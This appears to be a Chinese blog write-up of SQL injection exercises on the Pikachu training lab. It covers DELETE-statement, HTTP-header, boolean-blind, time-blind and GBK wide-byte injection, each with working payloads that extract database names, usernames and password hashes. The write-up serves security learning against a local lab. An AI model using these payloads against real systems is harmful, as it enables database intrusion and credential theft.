
delete注入
delete注入,顾名思义即是在delete语句进行注入,闭合语句即可以注入:
关键代码:
$query="delete from message where id={$_GET['id']}";
payload:
http://192.168.171.30/pikachu/vul/sqli/sqli_del.php?id=1+and+updatexml(1,concat('~',(select+database()),'~'),1)
http://192.168.171.30/pikachu/vul/sqli/sqli_del.php?id=1+and+updatexml(1,concat('~',(select+concat(username,'%23',password)+from+pikachu.users+limit+1,1),'~'),1)
“http header” 注入

登录,查看页面提示,可以判断自己的访问信息存到了数据库里。
猜测是通过http头信息判断访问的信息的,修改值试一下:


应该是insert报错注入,按照之前的方法注入就行了
payload:
1'and updatexml(1,concat(0x7e,(database()),0x7e),1) and '
1' and UpdateXML(1,concat('~',(select concat(username,'@',pw) from pikachu.member limit 2,1),'~'),1) and '
结果:
正常执行的SQL语句
insert httpinfo(

    userid,ipaddress,useragent,httpaccept,remoteport

)

values(

    '0','00','1','000','0000'

);
SQL注入之后的SQL语句:
insert httpinfo(

    userid,ipaddress,useragent,httpaccept,remoteport

)

values(

    '0','00','1'and updatexml(1,concat(0x7e,(database()),0x7e),1) and '','000','0000'

);
盲注(base on boolian)
布尔盲注,输入不存在的值之后只会显示不存在,联合查询SQL注入不会回显。
只能通过逻辑判断来SQL注入。
以下为payload:
kobe' and 1=1#

kobe' and length(database())=7#

库名长度7

kobe' and ascii(substr(database(),1,1))=112#

kobe' and ascii(substr(database(),2,1))=105#

kobe' and ascii(substr(database(),3,1))=107#

kobe' and ascii(substr(database(),4,1))=97#

kobe' and ascii(substr(database(),5,1))=99#

kobe' and ascii(substr(database(),6,1))=104#

kobe' and ascii(substr(database(),7,1))=117#

库名pikachu

------------------------------------------------------

kobe' and (select count(table_name) from information_schema.tables where table_schema='pikachu')=5#

表个数5个

kobe' and length((select table_name from information_schema.tables where table_schema='pikachu' limit 1,1))=6#

第二个表长度6

------------------------------------------------------

kobe' and (ascii(substr((select table_name from information_schema.tables where table_schema='pikachu' limit 1,1),1,1)))=109 #

kobe' and (ascii(substr((select table_name from information_schema.tables where table_schema='pikachu' limit 1,1),2,1)))=109 #

以此类推,表名member

------------------------------------------------------

kobe' and (select count(column_name) from information_schema.columns where table_schema='pikachu' and table_name='member')=7 #

表有7个字段

kobe' and (select count(*) from information_schema.columns where table_schema='pikachu' and table_name='member' and column_name='username')=1 #

kobe' and (select count(*) from information_schema.columns where table_schema='pikachu' and table_name='member' and column_name='pw')=1 #

表中有username和pw字段

------------------------------------------------------

kobe' and (select count(*) from member where username='kobe' and pw='e10adc3949ba59abbe56e057f20f883e')=1#

存在username为kobe并且password为e10adc3949ba59abbe56e057f20f883e(123456)的数据
盲注(base on time)
时间盲注和布尔盲注相似,只不过是通过响应时间来进行逻辑判断。
以下为payload:
kobe' and sleep(5)#

kobe' and if((substr(database(),1,1))='p',sleep(5),null)#
if(expr1,expr2,expr3)#
如果expr1为True,则if()返回值为expr2,否则返回值为expr3。
宽字节注入
重要字符的url编码:
'		%27

\		%5c
\'		%5c%27

%df\'	%df%5c%27
关键代码:
function escape($link,$data){

    if(is_string($data)){

        return mysqli_real_escape_string($link,$data); //转义特殊字符

    }

    if(is_array($data)){

        foreach ($data as $key=>$val){

            $data[$key]=escape($link,$val);	//递归转义

        }

    }

    return $data;
查看源码发现输入的数据被escape函数转义了,这个函数主要起作用的就是mysqli_real_escape_string函数
mysqli_real_escape_string($link, $escapestr);
| 参数 | 描述 |
|---|---|
| $link | 必需。规定要使用的 MySQL 连接。 |
| $escapestr | 必需。要转义的字符串。会被转义的字符包括 \n、\r、\、'、" 等。 |
转义后的字符前面会加一个
\,它的url编码是%5c。对输入字符转移之后单引号就不能成功闭合,
输入
name=kobe'会转译成name=kobe\',这样子无法闭合字符串进行注入。

但是在MySQL中使用GBK编码时,会认为两个字符是繁体中文,这样子用%df就可以闭合字符串了
输入name=kobe%df' 转义成:name=kobe%df%5c'
因为是GBK编码,会认为%df%5c是一个汉字,然后 \ 对单引号 ' 的转义失去效果,成功闭合字符串
payload:
kobe%df' union select username,password from users#
效果:
Pikachu漏洞靶场 Sql Inject(SQL注入)的更多相关文章
- Pikachu漏洞练习平台实验——SQL注入(四)
1.概述 1.1发生原因 SQL注入漏洞,主要是开发人员在构建代码时,没有对输入边界进行安全考虑,导致攻击者可以通过合法的输入点提交一些精心构造的语句,从而欺骗后台数据库对其进行执行,导致数据库信息泄 ...
- 常见web漏洞的整理之SQL注入
SQL注入: 简介: 全称Structured Query Language,即结构化查询语言,是一种特殊的编程语言,用于数据库中的标准数据查询语言.也被作为关系式数据库管理系统的标准语言. 原理: ...
- DVWA靶场实战(七)——SQL Injection
DVWA靶场实战(七) 七.SQL Injection: 1.漏洞原理: SQL Inject中文叫做SQL注入,是发生在web端的安全漏洞,主要是实现非法操作,例如欺骗服务器执行非法查询,他的危害在 ...
- 【Mysql sql inject】【入门篇】SQLi-Labs使用 part 1【01-11】
人员流动性过大一直是乙方公司痛点.虽然试用期间都有岗前学习,但老员工忙于项目无暇带新人成长,入职新人的学习基本靠自己不断摸索.期望看相关文档就可以一蹴而是不现实的.而按部就班的学习又很难短期内将知识有 ...
- DVWA中SQL回显注入
一.SQL注入简介 1.1 SQL语句就是操作数据库的语句,SQL注入就是通过web程序在数据库里执行任意SQL语句. SQL 注入是一种常见的Web安全漏洞,攻击者利用这个漏洞,可以访问和修改数据, ...
- (非原)SQL注入专题--整理帖 && like 语句拼sql 如何防止注入攻击。
原地址:blog.csdn.net/lvjin110/article/details/28697695 like 语句拼sql 如何防止注入攻击?http://bbs.csdn.net/topics/ ...
- Fortify Audit Workbench 笔记 SQL Injection SQL注入
SQL Injection SQL注入 Abstract 通过不可信来源的输入构建动态 SQL 指令,攻击者就能够修改指令的含义或者执行任意 SQL 命令. Explanation SQL injec ...
- SQL Injection(SQL注入)
什么是SQL注入? SQL(结构化查询语言)注入,通常称为 SQLi,是对 Web 应用程序数据库服务器的攻击,会导致执行恶意查询.当 Web 应用程序使用未经正确验证的用户输入与数据库通信时,攻击者 ...
- sql server手工注入
sql server手工注入 测试网站testasp.vulnweb.com 1. http://testasp.vulnweb.com/showforum.asp?id=0 http://testa ...
- mybatis 的sql语句及使用mybatis的动态sql mybatis防注入
由于看到写的比较详细的文档这里将之前的删掉了,只留下一些我认为能帮助理解的和关于动态sql及防注入的一些理解.文档链接 :mybatis官方文档介绍 <!-- 根据条件查询用户 --> ...
随机推荐
- 「codeforces - 1674F」Madoka and Laziness
link. 如果做过 codeforces - 1144G 那这题最多 *2200. 序列中的最大值必然为其中一个拐点,不妨设 \(a_p = a_\max\),先讨论另一个拐点 \(i\) 在 \( ...
- C++ STL 容器简单讲解
STL 简单讲解 网上有很多很好的资料可以参考 而直接看标准是最准确清晰的 vector stack queue / priority_queue deque array map / multimap ...
- docker入门加实战——docker安装并配置阿里云加速
docker入门加实战--docker安装并配置阿里云加速 为什么要学习docker 在开发和部署项目的过程中,经常会遇到如下问题: 软件安装包名字复杂,不知道去哪里找 安装软件和部署项目步骤复杂,容 ...
- 利用信号量SemaphoreSlim实现PaddleOCR的线程安全访问
Wlkr.Core.ThreadUtils 项目背景 早在PaddleOCR 2.2版本时期,认识了周杰大佬的PaddleSharp项目,试用其中PaddleOCR时,发现它在改为web api调用时 ...
- Lucky Array 题解
Lucky Array 题目大意 维护一个序列,支持以下操作: 区间加一个大于 \(0\) 的数. 区间查询有多少个数位上只包含 \(4\) 或 \(7\) 的数. 思路分析 看起来很不可做,但考虑到 ...
- 从0到1实现 OpenTiny 组件库跨框架技术
本文分享自华为云社区<从0到1实现 OpenTiny 组件库跨框架技术>,作者:华为云社区精选 . 在华为云<DTSE Tech Talk>技术直播第44期<0基础玩转 ...
- Kubernetes跨StorageClass迁移,切换Rainbond默认SC
基于主机安装或基于Kubernetes安装的 Rainbond 集群(均使用默认参数安装),默认使用的共享文件存储是 NFS ,以 Pod 方式运行在 Kubernetes 中,但这种方式也有一些无法 ...
- 从零开始的Java编程:教你如何实现“超级马里奥”游戏!
引言超级马里奥,这个名字对于游戏迷来说一定不陌生.它是一款经典的游戏系列,以一个勇敢的水管工人--马里奥为主角,讲述了他在蘑菇王国中的冒险故事.在这个充满挑战和刺激的游戏中,玩家需要控制马里奥跳跃.躲 ...
- TerraMoursGPT V1.0 开发总结
TerraMoursGPT V1.0 开发总结 TerraMoursGPT V1.0 是之前gpt项目基于TerraMours后端框架的重构,实现用户登陆和基于SK的多语言模型聊天.基于chatgpt ...
- Pooling与马赛克的秘密
说到Pooling,相信学习过CNN的朋友们都不会感到陌生.Pooling在中文当中的意思是"池化",在神经网络当中非常常见,通常用的比较多的一种是Max Pooling,具体 ...